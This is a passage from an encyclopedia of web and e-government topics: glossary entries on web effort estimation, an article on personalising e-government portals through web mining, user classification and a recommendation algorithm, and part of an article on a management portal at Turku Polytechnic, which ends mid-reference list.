Function Points (FP): A widely accepted size measure, conceived to be employed in effort/cost models of business systems. It was defined by Albrecht in 1979, and is based on five *Basic Functional Component* types, that, together with some *Influence Factors*, give a number describing the size of the application.

Web Engineering: A relatively new branch of software engineering, addressing the specific issues related to design and development of large-scale Web applications. It focuses on the methodologies, techniques, and tools that are the foundation of complex Web application development.

Web Objects: *Web Objects* extends *FPs* by introducing four new Web-related components, used as predictors together with the five traditional function types, to compute the functional size of a Web application.

WebCOBRA: It is an adaptation to the Web domain of the COBRA method. The key issue of this method is to use both expert knowledge and few past project data to obtain a COBRA instance, named *COBRA model*, which results specifically tailored for the intended software context.

E-Government Portals Personalization

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INTRODUCTION

Several governments across the world enhance their attempt to provide efficient, advanced, and modern services to their users (citizens and businesses) based on information and computer technologies (ICT) and especially the Web. The remarkable acceptance of this powerful tool has changed the way of conducting various transactions and offers citizens, businesses, and public authorities' limitless options and opportunities. Besides citizens' awareness and expectations of Web-based, public services have also increased in recent times.

E-governments' Web portals serve as integrated gateways through which millions of users can access information, services, and other available applications. The complexity and functionality of these Web portals vary significantly from information publishing, linking of existing Web sites, or single agency transactions, to transactions requiring integration of multiple agencies operating as fully one-stop shops for citizens (Gant & Burley Gant, 2002).

The problem arises when e-government portals turn out to large collections of sources and the users suffer from this information overload. To alleviate this problem, personalization becomes a popular remedy to customise the Web environment for users. Web personalization can be described as any action that makes the Web experience of a user personalized to his or her needs and wishes.

This article presents the way an e-government portal can deploy personalization techniques in order to support intelligent interactions with e-citizens. Specifically, it defines Web personalization, describes the tasks that typically comprise the personalization process, and demonstrates the close relation between personalization and Web mining. Finally, it illustrates the future trends and discusses the open issues in the field.

BACKGROUND

The profusion of resources on the Web has prompted the need for developing automatic mining techniques, thereby giving rise to the term Web mining. Web mining is the application of data mining techniques on the Web in order to discover useful patterns and can be divided into three basic categories: Web content mining, Web structure mining, and Web usage mining (Kosala & Blockeel, 2000). The first category includes techniques for assisting users in locating Web documents (i.e., pages) that meet certain criteria, while the second relates to discovering information based on the Web site structure data. The last category focuses on analyzing Web access logs and other sources of information regarding user interactions within the Web site in order to capture, understand, and model their behavioural patterns and profiles and thereby improve their experience with the Web site.

The close relation between Web mining and Web personalization has motivated much research work in the area. Web mining is a complete process and consists of specific primary data mining tasks, namely data collection, data reprocessing, pattern discovery, and knowledge post-processing. The deployment of Web mining in the e-government domain relates to the analysis of citizen behaviour and the production of adequate adaptations. For example, given a specific citizen, the presentation of required information from an e-government portal can be tailored to meet individual needs and preferences by providing personal recommendations on topics relative to those already visited. This process is typically based on a solid user model, which holds up-to-date information on dynamically changing citizen behaviour.

Recently, semantic Web is coming to add a layer of intelligence in Web-based applications (Berners-Lee, Hendler, & Lassila, 2001). The capacity of the semantic Web to add meaning to information, stored in such way that it can be searched and processed, provides greatly expanded opportunities for Web-based applications. The combination of Web mining and semantic Web has created a new and fast-emerging research area that of semantic Web mining. The idea behind the use of the semantic Web to generate personalized Web experiences is to improve Web mining by exploiting the new semantic structures. With the integration of semantic Web mining technologies, the provided Web applications will become smarter and more comprehensive (Markellou, Rigou, Sirmakessis, & Tsakalidis, 2004). In this framework, ontologies that comprise the backbone of the semantic Web appear as a promising technology for integrating with e-government applications, since they offer a way to cope with heterogeneous representations of Web resources. The reason that ontologies are becoming so popular is due to what they promise: *"a share and common understanding of a domain that can be communicated between people and application systems"* (Davies, Fensel, & Van Harmelen, 2003).

USE CASE: A PERSONALIZED E-CITY PORTAL

An e-city portal can provide a variety of information and services to the citizens as depicted in Table 1. To access the advanced options and to assure portal's reliable and efficient operation, a security policy can be adopted (the citizen uses unique login/password when entering the site). Other functionalities may include multilingual support, statistical data, surveys, access for people with special needs, multiple communication channels (Web, e-mail, SMS, etc.), portal's administration and content management tools, availability (24/7), layered functionality, open-structure, etc. (Tsoukalas & Anthopoulos, 2004). Moreover, the pilot site is based on an ontological schema, which allows semantic annotation and has the ability to perform semantic querying and ontology-based browsing. This ontology formulates a representation of the site's domain by specifying all of its concepts, the relations between them and other properties, conditions and regulations.

The overall personalization process comprises the following tasks: data collection, data preparation, data analysis, knowledge discovery, and personalization (Figure 1).

Data Collection

Collecting accurate and sufficient data about the portal's users is a crucial task of the whole personalization process. Reactive and non-reactive approaches can be used for acquiring user data depending on whether the user is actively engaged in the process or not. In the reactive approach, the user is asked explicitly to provide the data using questionnaire forms, filling-in preference dialogs, or inserting keywords in specific fields. In the non-reactive approach, the portal implicitly derives such information without initiating any interaction with the user using acquisition rules, plan recognition, and stereotype reasoning. However, in both approaches, we have to deal with different but equally serious problems. In the case of explicit profiling, users are often negative about filling in questionnaires and revealing personal information online, they comply only when required, and even then the submitted data may be poor or false. On the other hand, in implicit profiling, even though our source of information is not biased by the users' negative attitude, the problems encountered derive once again from the invaded privacy concern and the loss of anonymity. In the specific

Table 1. E-city portal's information and services

Information/services for all users	Information/services for registered users
– Online city guide. – Guidelines for the citizens to perform certain governmental transactions. – Opportunities for financing e.g. call for proposals, contests, etc. – Laws, presidential enactments. – Announcements, news, press releases. – Links to other e-governmental portals/sites and sources of interesting information. – Information searching, help desk, FAQ, portal's map, etc.	– Information publication and interconnection of various Internet sites. – Information search, retrieval, and data submission for further processing. – Send/receive e-mail to/from public authority, containing personal information. – Online filling-in of applications' forms, life episodes (having a baby, change of address, emigration, driving license acquisition), financial transactions, emergencies' confrontation, etc. – E-voting, e-learning, e-commerce, e-auctions, online libraries, etc. – Discussion forum with other citizens, complaints' submission.

use-case, the following data sources are used: registration, login/password, history file, navigation, search keywords, support, and information/service evaluation.

Data Preparation

The next step in the personalization process after data collection (a task that is in continuous execution) is data preparation that involves data cleaning and data transformation into internal representation models that will allow for further processing and updating.

Data Cleaning

Data cleaning removes all irrelevant entries from the Web server logs. Moreover, data compression algorithms are used in this stage in order to reduce the size and dimension of the data and achieve efficient mining of the patterns. The problems that are faced during this phase include user identification, session identification, path completion, and transaction identification. Registration and login/password procedures, as well as the combination of other heuristics, are used for assuring the identification of unique users. Session is a set of user clicks across one or more Web servers and session identification aims to group the page accesses of each individual user into sessions. In our approach, we use a time window to identify the different sessions of a user. Path completion problems are caused from local cashing and proxy server activities creating gaps in the users' access paths. We use the referrer log for identifying the page that the request came from and also the site topology to full cover this issue. Finally, the transaction identification problem (grouping the references of each user) is solved by using time windows that partitions a user session based on time intervals (specified thresholds).

Users' Modeling

Then the map of the data into required structures is performed. The models that are used for constructing *individual* and *aggregate* (when working with groups of users) profiles are based on the domain ontology. The usage and content profiles are automatically characterized containing a set of structured Web objects. Firstly, a usage profile representation through Web usage mining process is created as a set of structured objects embedded in visited pages. Then a domain-level aggregate profile is generated. The latter characterizes a collection of similar users based on the common properties of objects in the domain ontology that were accessed by these users. The personalization decisions are based on these profiles and succeed to use the full semantic power of the underlying domain ontology.


Data Analysis

In this phase, the e-city portal can apply various Web mining techniques in order to analyze the collected data.

Users' Classification

The data from the registration forms is used for classifying citizens into classes. The factors that determine a specific class can be tuned and typically include userID, age, sex, nationality, occupation, preferences, etc. These classes represent different user models and features with high discriminative ability are selected for their construction. For each class, a set of recommendations can be attached. Classification requires a training data set with pre-assigned class labels since it is categorized as a supervised machine learning technique. Then the classifier (by observing the class assignment in the training set) learns to assign new data items in one of the classes. It is

Figure 1. Personalization process



often the case that clustering is applied before classification to determine the set of classes. The model incorporates the naïve Bayes classifier that predicts the class with the higher probability that a new user X belongs to.

Users' Navigational Behaviour Analysis

The model tracks all users' actions as successive page requests recorded in server logs. Log files are then cleaned from all redundant information (automatically generated requests for page multimedia files). Combining the remaining requests with information about the site's content's structure, the system distils user accesses to Web pages. The set of pages that have been accessed by a certain user during all past visits are stored in the user profile, and this is where the model seeks for discovering association rules. An association rule example follows: {pagei, pagej}->{pagex}, support=0.02, confidence=0.68. This rule conveys the relationship that users who accessed pagei and pagej also tend (with a confidence of 68%) to be interested in pagex. Support represents the fact that the set {pagei, pagej, pagex} is observed in 2% the sets of pages accessed. The discovered association rules may use as input, either the sets of pages accessed by all users, or just the ones accessed by users that belong to the same class as the current one. Another option is to use both approaches and suggest the union of discovered topics. This scenario is very useful when association rules' mining inside classes fails to produce reliable recommendations due to lack of adequate input.

Site Ontology Integration

The ontology allows the structured storage of the information, the semantic annotation, the performance of semantic querying and ontology-based browsing, and the personalized output presentation. It facilitates the users of the site to locate the desired information in a fast and easy way. Its "building" was a complex and time-consuming task and was based on our intuition in order to depict all domain notions, organize their taxonomic hierarchies, and represent their relationships. Specifically, its role is to be used as an input for the knowledge discovery phase in order to extract, combine, and transform the existing (implicit and explicit) knowledge (user's class, history profile, portal content, and structure) into new forms. The output of this task is a list of possible recommendations. In particular, the ontology creates connections between entities according to different attributes that characterize them. The advantages of the semantic knowledge are significant since it facilitates the interpretation, analysis, and reasoning of the discovered usage patterns. Moreover, it enhances the personalization phase since the user data are more systematically represented (Dai & Mobasher, 2005).

Knowledge Discovery and Evaluation

The model uses an algorithm for discovering interesting and unknown patterns from the pre-processed data (Table 2). Specifically, it filters the available pages that will be recommended to the user based on the class he or she belongs to, his or her click-streams, his or her transaction history and ratings, and the portal's ontology metadata. The idea is to discard pages for which the predicted rate is below a predefined limit (α: threshold) and to recommend those with the higher predicted rate.

To evaluate the approach, various metrics can be used (e.g., recommendation accuracy as a ratio of successful recommendations among all recommendations). As successful recommendations, we consider those that the user actually clicks in his or her navigation. Currently, we are working on collecting further data in order to extensively evaluate the approach using different metrics. The preliminary evaluation experiments show that the whole process is been enhanced by the combination of site's ontology, user's history files, user's registration data, and association rules, which encompasses all necessary knowledge about users' navigational attitudes.

FUTURE TRENDS

The benefits for both public authorities and citizens are significant when the personalization model really works. However, many issues still remain unclear and require further review and discussion. First of all, determining and delivering personalization is a data intensive task and requires numerous processing steps.

Another problem relates to the data quantity and quality. Insufficient or limited data can significantly affect the results of the knowledge discovery process. Moreover, when a user has been lost in a Web site, his or her clicks that are recorded in the log file may lead unsuccessful future recommendations.

When new pages and content are added in the portal, the personalization system does not recommend them even in the case they are relative due to the fact that users have not visited them yet. Besides, the more a page is suggested the more popular it becomes. It increases its probability to be a candidate for future recommendations. On the other hand, when new users access the portal the *cold start*, the *day one* problem arises due to the fact that during the first day of portal operation, it does not have available data to begin to produce recommendations.

Another challenge is to ensure personalization accuracy. It is true that unsuccessful recommendations can slow down the process, confuse, and disorientate users. Apart from that, personalization should be delivered in the appropriate way

Table 2. Personalization algorithm

Personalization algorithm

- Find the status of the user (first-time visitor, returning visitor).
- If the user is first-time visitor, use the registration data in order to assign him into a specific class. Then according to his class, find the most similar users to the current one. The similarity measure s that is used for this purpose computes the Euclidean distance between the vectors of users' models. In this way a first set of recommendations is produced.
- If the user is returning visitor, use his history file and the pages that he has already seen. Then according to the history file, find the most similar users to the current one analyzing past transactions. The similarity measure s is also used for identifying the closest users. At the same time, the model uses the underneath ontological schema to discover other associations between the pages that the user has already seen. Consequently, a new list of recommendations is derived from the ontology and the user's history file.
- The model also uses the current session window of the user. This contains the pages that he has accessed in the current transaction. According to his current click-stream, extra recommendations can be produced by using association rules mining and the site ontology.
- Then for each user status, produce the initial set of all possible recommendations that will be filtered by the algorithm and ordered in ascending form.
- Run the following algorithm:

```
U: the set of all users.
P: the set of all pages.
R: the initial recommendations list.
ri,j: the rate that user i gives to page j.
For each page Pj in the initial set of recommendations R:
    Check the history file.
    If the history file is empty then find from the Ui class the users Us that
    have rated the page else find the users Us that have similar behavior
    (history) with Ui and also have seen the page.
    For each user in Us compute the rate ri,j that the Ui will set to the Pj taking
    into consideration their rates and their similarity with Ui.
        If this rate is greater than a specified threshold α then add this
        recommendation to the final list.
    End for
End for
Return the list of final recommendations to the user in ascending order (first the
page with the biggest r).
```

(avoiding user intrusion and loss of concentration) and not deprive users control over the whole process.

Last but not least, privacy violation during the user modeling and profiling process should be encountered (Volokh, 2000). Many users are reluctant to giving away personal information either implicitly as mentioned before, or explicitly. In both cases, the user loses anonymity and is aware that all of his or her actions will be recorded and used, often without his or her consent. Although the new technologies and products for protecting user's privacy on computers and networks are becoming increasingly popular, none can guarantee absolutely secure communications (Kobsa, 2001). Electronic privacy issues in the foreseeable future will become highly crucial and intense (Markellos et al., 2004).

CONCLUSION

Web personalization techniques appear as the most promising for the future since they help to establish one-to-one relationships between users and governments, improve the performance of provided information and services, increase users' satisfaction, and promote their loyalty. Governments take advantage of them as long as they save costs, improve response times, automate various processes, provide alternative channels of cooperation and communication, and upgrade their profile and image.

Many research and commercial approaches, initiatives, and tools are available based on Web site structure and contents, user's navigation, behaviour and transaction history, server log files, etc. However, personalization requires rich data in order to provide successful output. This is not always feasible since many users are often negative toward the idea of being stereotyped. Moreover, individuals' privacy have been put in jeopardy by the tasks of recording their activities and saving the appropriate data into their profiles. Summarizing, governments should work hard in the direction of providing the legal framework for ensuring the protection of users' privacy and also eliminating the possibility of misuse their personal information.

REFERENCES

Berners-Lee, T., Hendler, J., & Lassila, O. (2001). The semantic Web. *Scientific American*, *284*(5), 34-43.

Dai, H., & Mobasher, B. (2005). Integrating semantic knowledge with Web usage mining for personalization. In A. Scime (Ed.), *Web mining: Applications and techniques* (pp. 276-306). Hershey, PA: Idea Group Publishing.

Davies, J., Fensel, D., & Van Harmelen, F. (2003). Introduction, towards the semantic Web. *Ontology-Driven Knowledge Management*, John Wiley & Sons, 1-9.

Gant, K., & Burley Gant, D. (2002). Web portal functionality and state government e-service. In *Proceedings of the 35th Hawaii International Conference on System Sciences*.

Kobsa, A. (2001). Tailoring privacy to user's needs. Invited Keynote, In *Proceedings of the 8th International Conference on User Modelling* (pp. 303-313), Sonthofen, Germany.

Kosala, R., & Blockeel H. (2000). Web mining research: A survey. SIGKDD Explorations: Newsletter of the Special Interest Group (SIG) on Knowledge Discovery & Data Mining. *ACM*, *2*(1), 1-15.

Markellos, K., Markellou, P., Rigou, M., Sirmakessis, S., & Tsakalidis, A. (2004). Web personalization and the privacy concern. In *Proceedings of the 7th ETHICOMP International Conference on the Social and Ethical Impacts of Information and Communication Technologies, Challenges for the Citizen of the Information Society*, Syros, Greece, April 14-16.

Markellou, P., Rigou, M., Sirmakessis, S., & Tsakalidis, A. (2004). Personalization in the semantic Web era: A glance ahead. In A. Zanasi, N. F. Ebecken, & C. A. Brebbia (Eds.), *Proceedings of 5th International Conference on Data Mining, Text Mining, and their Business Applications, Data Mining* (pp, 3-11). Wessex Institute of Technology (UK). Malaga, Spain; Southampton; Boston: PWIT Press.

Tsoukalas, A., & Anthopoulos L. G. (2004). *Moving toward the e-city*. Retrieved January 15, 2006, from http://www.govtech.net/magazine/channel_story.php?channel=17&id=92188

Volokh, E. (2000). Personalization and privacy. *Communications of the ACM*, *43*(8), 84-88.

KEY TERMS

Click-Stream: It is a record of a user's activity on the Internet, including every Web site and every page of every Web site that the user visits, how long the user was on a page or site, in what order the pages were visited, any newsgroups that the user participates in, and even the e-mail addresses of mail that the user sends and receives.

Cookie: The data sent by a Web server to a Web client, stored locally by the client, and sent back to the server on subsequent requests. In other words, a cookie is simply an HTTP header that consists of a text-only string, which is inserted into the memory of a browser.

Ontology: It is a means for capturing the knowledge about a domain in such a way that a shared understanding of it is created and can be used both by humans and computers. Ontology defines concepts that represent classes or sets of instances in the world, relationships, and other constraints among them.

Recommendations: They comprise the most popular forms of personalization and are becoming significant business tools. They take advantage of users' and/or communities' opinions in order to support individuals to identify the information or products most likely to be interesting to them or relevant to their needs and preferences. The recommendations may have various forms (e.g., personalized offers/prices/products/services, inserting or removing paragraphs/sections/units, sorting/hiding/adding/removing/highlighting links, explanations or detailed information, etc).

Semantic Web Mining: The idea of the semantic Web mining is to improve the results of the Web mining by exploiting the new semantic structures of the Web, as well as to use Web mining to help build the semantic Web. It is the combination of two complementary families of methods: semantic Web methods and Web mining methods.

Semantic Web: It is an extension of the current Web in which information is given well-defined meaning, better enabling computers, and people to work in cooperation.

Server Log: Web servers maintain log files listing every request made to the server. With log file analysis tools, it's possible to get a good idea of where visitors are coming from, how often they return, and how they navigate through a site.

Web Mining: The Web mining applies data mining techniques on the Web. Three areas can be distinguished: Web usage mining analyzes user behaviour, Web structure mining explores hyperlink structure, and Web content mining exploits the contents of the documents in the Web.

Web Personalization: It is the process of customizing a Web site to the needs of specific users, taking advantage of the knowledge acquired from the analysis of the user's navigational behaviour (usage data) in correlation with other information collected in the Web context, namely structure, content, and user profile data.

E-Management Portal and Organisational Behaviour

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INTRODUCTION

The exchange of knowledge has emerged in recent years as an important issue in the understanding of innovation and value creation in an organisation (Rodan & Galunic, 2004). The creation of effective processes is the fundamental objective of human and organisational performance. Action is produced by the activation of procedural knowledge. Procedural knowledge informs the actors in the organisation how to design actions that can be implemented (Argyris, 2004). One of the aims of the e-management portal is to support the creation of procedural knowledge utilizing the functionalities of the portal (Kakamanu & Mezzacca, 2005; Kim, Chaudhury, & Rao, 2002; Raol, Koong, Lui, & Yu, 2002).

The e-management portal combines different elements of the management information system (MIS). The concept of the portal refers to a single point of access to information and services in the net (Rose, 2003; Smith, 2004; White, 2000; Zhou, 2003). The portal is a communication channel, information processor, joint memory of the organisation, and management tool. The information system also connects the intelligence of managers and other employees at the different levels of the organisation. In addition, the utilisation of the portal in the different roles can also be seen as an instrument of organisational design toward to the model driven organisation (Groth, 1999).

This study describes how the academic portal is used at Turku Polytechnic. The academic portal was planned to be a management tool, which can be used by all the members of the organisation. Other stakeholders can have reports produced in the portal. The information and decision-making system with a portal was developed during the years 2004-2005. The data warehouse approach turned out to be useful in capturing data from the diverse source system and storing them in the integrated database. The new portal has been used by the management and personnel of the institution for a while, but some increments can still be made to develop the system so that it meets the needs of larger user groups.

The purpose of this article is to describe the MIS with a portal in an academic environment and how it can be used as a management tool to implement the strategic plan. The aim of the portal design is to increase the transparency of how the strategic objectives of the institution can be achieved. The study explains the user roles including the identification of users and the activities classified and distributed to them. The article describes the socio-technical aspects of the portal rather than the technical matters.


BACKGROUND

The Management Information System

The role of the MIS and decision support system is to be an administrative and technical tool whereas the user roles of the portal and the functions described by Groth (1999) represent the social and behavioural dimension. The e-management portal can be seen as an information technology (IT) solution and a platform for the management process of the higher education institution (HEI). The portal has some similar features with the virtual learning environments such as Black Board and WebCT. The main similarity is the interactivity of the system planned to have dialog in the net, which enables management to be less dependent of time and place.

Figure 1 describes how the MIS supports the management of an organisation. The e-management portal is a combining element in the management at an educational institution. The portal gathers the management of people and information, which are the elements of the knowledge management in a new way (Sveiby, 2001). Knowledge management requires both human insight and technical knowledge (Magretta, 2002). The figure is a developed version of the traditional information management system presented by Horton (1979). The main parts of the MIS are the existing operational data sources, data warehouse, and portal itself. The MIS is planned

Figure 1. The structure of the management information system



to support the management process of an organisation with the help of knowledge management.

The management system of Turku Polytechnic is based on strategic management (Kettunen, 2003). The strategic plan is implemented using the balanced scorecard approach developed by Kaplan and Norton (1996, 2001, 2004). The balanced scorecard was introduced in 2002 at Turku Polytechnic (Kettunen, 2005; Kettunen & Kantola, 2005). The measurement-based systems are easily left halfway if the information systems do not directly support them. The development project of the MIS with a portal was started at the beginning of 2004 to support the strategic planning.

The management process has needs and requirements for the decision making, which are specific to each organisation. The portal is a management tool, which aims to meet the needs and requirements of the management in an academic environment. The portal also supports the creation of procedural knowledge that informs the management and other members of the staff how to communicate and implement the strategic plans. The data architecture is designed by the development staff so that the data of the existing operational systems are collected to data warehouse.

The portal is maintained and developed by the information services staff of the institution in the partnership with the supplier company Ineo Ltd. The portal has brought new management and expert activities to the organisation. The open discussion of the managers and staff on the strategic plan takes place in the portal and makes the management more aware of the objectives of a complex organisation in a constructive way. The use of the portal also steers the managers to work with the actual issues of planning and reporting. The portal and data warehouse support also the use of the statistical data analysis.

MANAGEMENT USING THE PORTAL

The socio-technical nature of the management portal refers to the cognitive dimension of social capital creating common context and language in an organisation (Lesser & Storck, 2001; Nahapiet & Ghoshal, 1998). A common understanding and vocabulary are essential in the construction of connections, which are necessary in the creation and fostering of social capital. This can be made by sharing common objects and artefacts including different kinds of shared documents such as strategic plans, manuals, and quality systems, which provide a shared reference point that others can quickly understand. Organisations can also share common stories that convey a sense of shared history and context of the workplace.

Regarding the users of the e-management portal, there seems to be a need to identify, define, and classify the different skills and competencies, which have a vital importance. At the management level, the most important factor appears to be the competence of strategic planning. For most staff, IT skills do not appear to be the main concern but rather the planning and management as well as interpersonal, social, and communication skills. These views are comparable with the experiences described in other European studies of public sector (cf. European Institute for Public Administration, 2005).

The basic goal in the construction of the MIS portal is the gathering the information, action, and documentation of steering to one place. This principle makes the processes of the managers and staff more efficient. Another goal of the project is to support the balanced scorecard framework by generating and merging reliable information from the separate operational data systems of the institution. This information is of great importance in future planning and gives reliable information about the achievement of the strategic objectives. The third ambitious goal of the project was to promote the transparency of management by opening the management process and documents to the personnel.

The use of the portal is based on user roles, which have been specified for the persons' organisational positions. Different roles enable users to observe different views and allow them to take care of the tasks that have been defined for the user roles in process descriptions and instructions. The system has been designed to be intelligent because it supports the users in their activities by reminding about current tasks and showing only the tasks, which need to be done.

All the organisational units of Turku Polytechnic make their strategic and action plans, budgets, and human resource plans using the portal. Each head of the organisational unit takes the responsibility to prepare the plans for the planning period. The head of the unit submits the documents trough the portal to the personnel of the organisational unit, who may comment on these documents and may suggest modifications and changes. After observing the comments, the head of the units collects and revises the proposals and submits them to the Rector of the institution.

The Rector's top management group and heads of the organisational units have a strategic target negotiation once in a year using the portal. The Rector typically makes a counter offer to the submitted offer to be discussed in the target negotiation. As a result of the negotiation, the strategic plan is finalized, agreed upon, and saved in the portal. The portal is the document and contract archive of the institution, which is open for all the members of the organisation.

The institution has three general development programmes to implement the strategy. There are development programmes for the educational development, research and development, and regional development. The development programmes include projects funded partly by the department, institution, and external bodies. The development projects are planned and evaluated in the portal.

All the individuals of the HEI are able to plan new projects in an electronic form using the portal. The project proposals are directed to the heads of the units, who prioritize the proposals and approve the best proposals to be included in the action plan of the unit. The process helps the heads of the units to discern synergies and overlaps of the proposals. The head of the unit evaluates, reviews, and prioritizes the projects with the help of his or her management group.

At the institutional level, the prioritized project proposals are collected, evaluated, and selected for the realisation to build up development programs that implement the overall strategic plan. Some of the projects are annually approved for funding in the internal target discussions. One important strategic objective of the institution is to increase the external funding of the institution. Therefore, the projects funded, at least in part, with external funding have a high priority.

The reporting of results emphasises the evaluation of how the institution and its organisational units have been able to reach the strategic objectives and the agreed targets of the measures. The reports are based on the numeric information obtained from the data warehouse and qualitative information provided by the different organisational units. Some of the reports are submitted to the Ministry of Education, owner of the polytechnic and Statistics Finland.

FUTURE TRENDS

The Management of Organisational Knowledge

A widely accepted definition of knowledge management by Malhotra (1998) is as follows: "Knowledge management caters to the critical issues of organisational adaption, survival, and competence in face of increasingly discontinuous environmental change. Essentially, it embodies organisational processes that seek synergistic combination of data and information-processing capacity of information technologies, and the creative and innovative capacity of human beings." The definition provides a framework for the organisational behaviour and knowledge creation (Takeuchi & Nonaka, 2004).

The knowledge of teachers, researchers, and developers is the driving force in higher education. The intellectual capital is essential in high quality learning, teaching, research, and development. The connection of strategic objectives and the individuals' activities can be supported by the tools of knowledge management. The management process of Turku Polytechnic is designed to reach the strategic objectives of the overall organisation and its administrative units. The Balanced Scorecard turns the strategy into action, which is described in action plans, curricula, and teacher workload plans.

The employees pay their attention individually to their interest areas in traditional HEIs. The development of knowledge and skills is in the specialisation of individuals. The concept of core competence by Hamel (2000) represents this kind of thinking. In his theory, the development of organisations toward core competences leads to interdependence between different organisations. The building of networks satisfies the demand for interdependence of organisations. The new management model shortens the gap of the strategic management and team management, and gathers together the interests of the organisation and individuals.

Recently the term *virtual organisation* is increasingly used to describe a new organisational form including a network of companies. The management of higher education should support the sharing of knowledge by offering tools for planning of multi-unit development projects. These tools support allocation of resources and workload planning so that specialists and other resources can join cross-unit projects. In addition, the cooperation needs tools for the search of special competences to be merged to the projects.

The connections between the actors, resources, and functions are essential in networking. The actors control the resources and plan cooperation, which connect the resources to each other (Håkansson & Johanson, 1992). In the background of all the relations between organisations there are the social relations between the individuals (Granovetter, 1973). The social relations of the individuals in the organisation establish the basis of the social capital of the organisation. The organisation builds new knowledge with this social capital by merging knowledge in new ways and by changing new knowledge (Nahapiet et al., 1998).

An e-management portal is also a platform for the evaluation of activities and quality assurance. The portal integrates the strategic planning and quality work. The portal is able to include the outcomes of the internal and external audits. The implementation of strategic planning and the continuous improvement of quality assurance meet in the action plan of the portal. These development steps are elementary parts of the joint memory of the organisation and management. In addition, these processes and documents are parts of the cognitive dimension of social capital of the organisation (Lesser & Prusak, 1999; Nahapiet et al., 1998).

CONCLUSION

The educational institutions may learn that the new strategy is not working because the senior managers only ask their people to aim at better results. The effective processes of HEIs are based on the knowledge of teachers, researchers, and developers. The individuals have a strong power to subvert, constrain, or ignore the strategic plans if they do not see their own contributions to the strategy or if they do not have proper tools for it. The academic management portal provides the HEIs with the means to communicate and implement the strategy.

This study shows that the e-management portal supports the creation of procedural knowledge in educational institutions. The MIS with a portal support the different phases of the management process. The portal is a management tool and communication channel between the organisational groups. It is also an information processor, which extracts, transforms, and loads data from the operational data systems to the data warehouse, which is a joint memory of the organisation.

The development of e-management has emerged later than e-learning in educational institutions. The e-management portal has similarities with the virtual learning environments, where students and teachers communicate with each other. The experience from the e-learning shows that personal relationships and electronic networks are complements rather than substitutes for each other. This is especially true in management where the interpersonal, social, and communication skills in face to face contacts build trust and social capital. The development of e-management supports the e-learning because they can be integrated with each other in various ways.

A critical notion for the portal-type orientations is that technology may hold a potential for increasing antagonism between professionals and administrative staff. The administrators tend to think that a more structured approach to work and cooperation would improve both their productivity and the quality of their work. They may see the IT as a means to improve through injecting more control and standardisation into the professional sphere, and even automate or eliminate some of their tasks. In such a process, the administrative staff would have a tendency to improve their own position in the organisation.

REFERENCES

Argyris, C. (2004). *Reasons and rationalizations. The limits to organizational knowledge*. New York: Oxford University Press.

European Institute for Public Administration. (2005). Organisational changes, skills, and the role of leadership required by eGovernment. Survey for the 44th meeting of the Directors General responsible for public administration of the EU member states. Luxembourg: Ministry of Public Service in Luxembourg.

Granovetter, M. (1973). The strength of weak ties. *American Journal of Sociology*, *78*(6), 1360-1380.

Groth, L. (1999). *Future organizational design. The scope for the IT-based enterprise*. Eastbourne: John Wiley & Sons.

Håkansson, H., & Johanson, J. (1992). A model of industrial networks. In B. Axelsson, & G. Easton (Eds.), *Industrial networks: A new view on reality* (pp. 28-34). London: Routledge.

Hamel, G. (2000). *Leading the revolution*. Boston: Harvard Business School Press.

Horton, F. J. (1979). *Information resources management: Concept and cases*. Cleveland, OH: Association for Systems Management.

Kakamanu, P., & Mezzacca, M. (2005). Importance of portal standardization and ensuring adoption in organizational environments. *Journal of the American Academy of Business*, *7*(2), 128-132.

Kaplan, R., & Norton, D. (2004). *Strategy maps*. Boston: Harvard Business School Press.

Kaplan, R., & Norton, D. (2001). *The strategy-focused organisation*. Boston: Harvard Business School Press.

Kaplan, R., & Norton, D. (1996). *The balanced scorecard*. Boston: Harvard Business School Press.

Kettunen, J. (2005). Implementation of strategies in continuing education. *International Journal of Educational Management*, *19*(3), 207-217.

Kettunen, J. (2003). Strategic evaluation of institutions by students in higher education. *Perspectives: Policy and Practice in Higher Education*, *7*(1), 14-18.

Kettunen, J., & Kantola, I. (2005). Management information system based on the balanced scorecard. *Campus-Wide Information Systems*, *22*(5) 263-274.

Kim, Y. J., Chaudhury, A., & Rao, H. R. (2002). A knowledge management perspective to evaluation of enterprise information portals. *Knowledge and Process Management*, *9*(2), 57-71.

Lesser, E., & Prusak, L. (1999). *Communities of practice, social capital, and organizational knowledge*. White paper. IBM Institute for Knowledge Management.

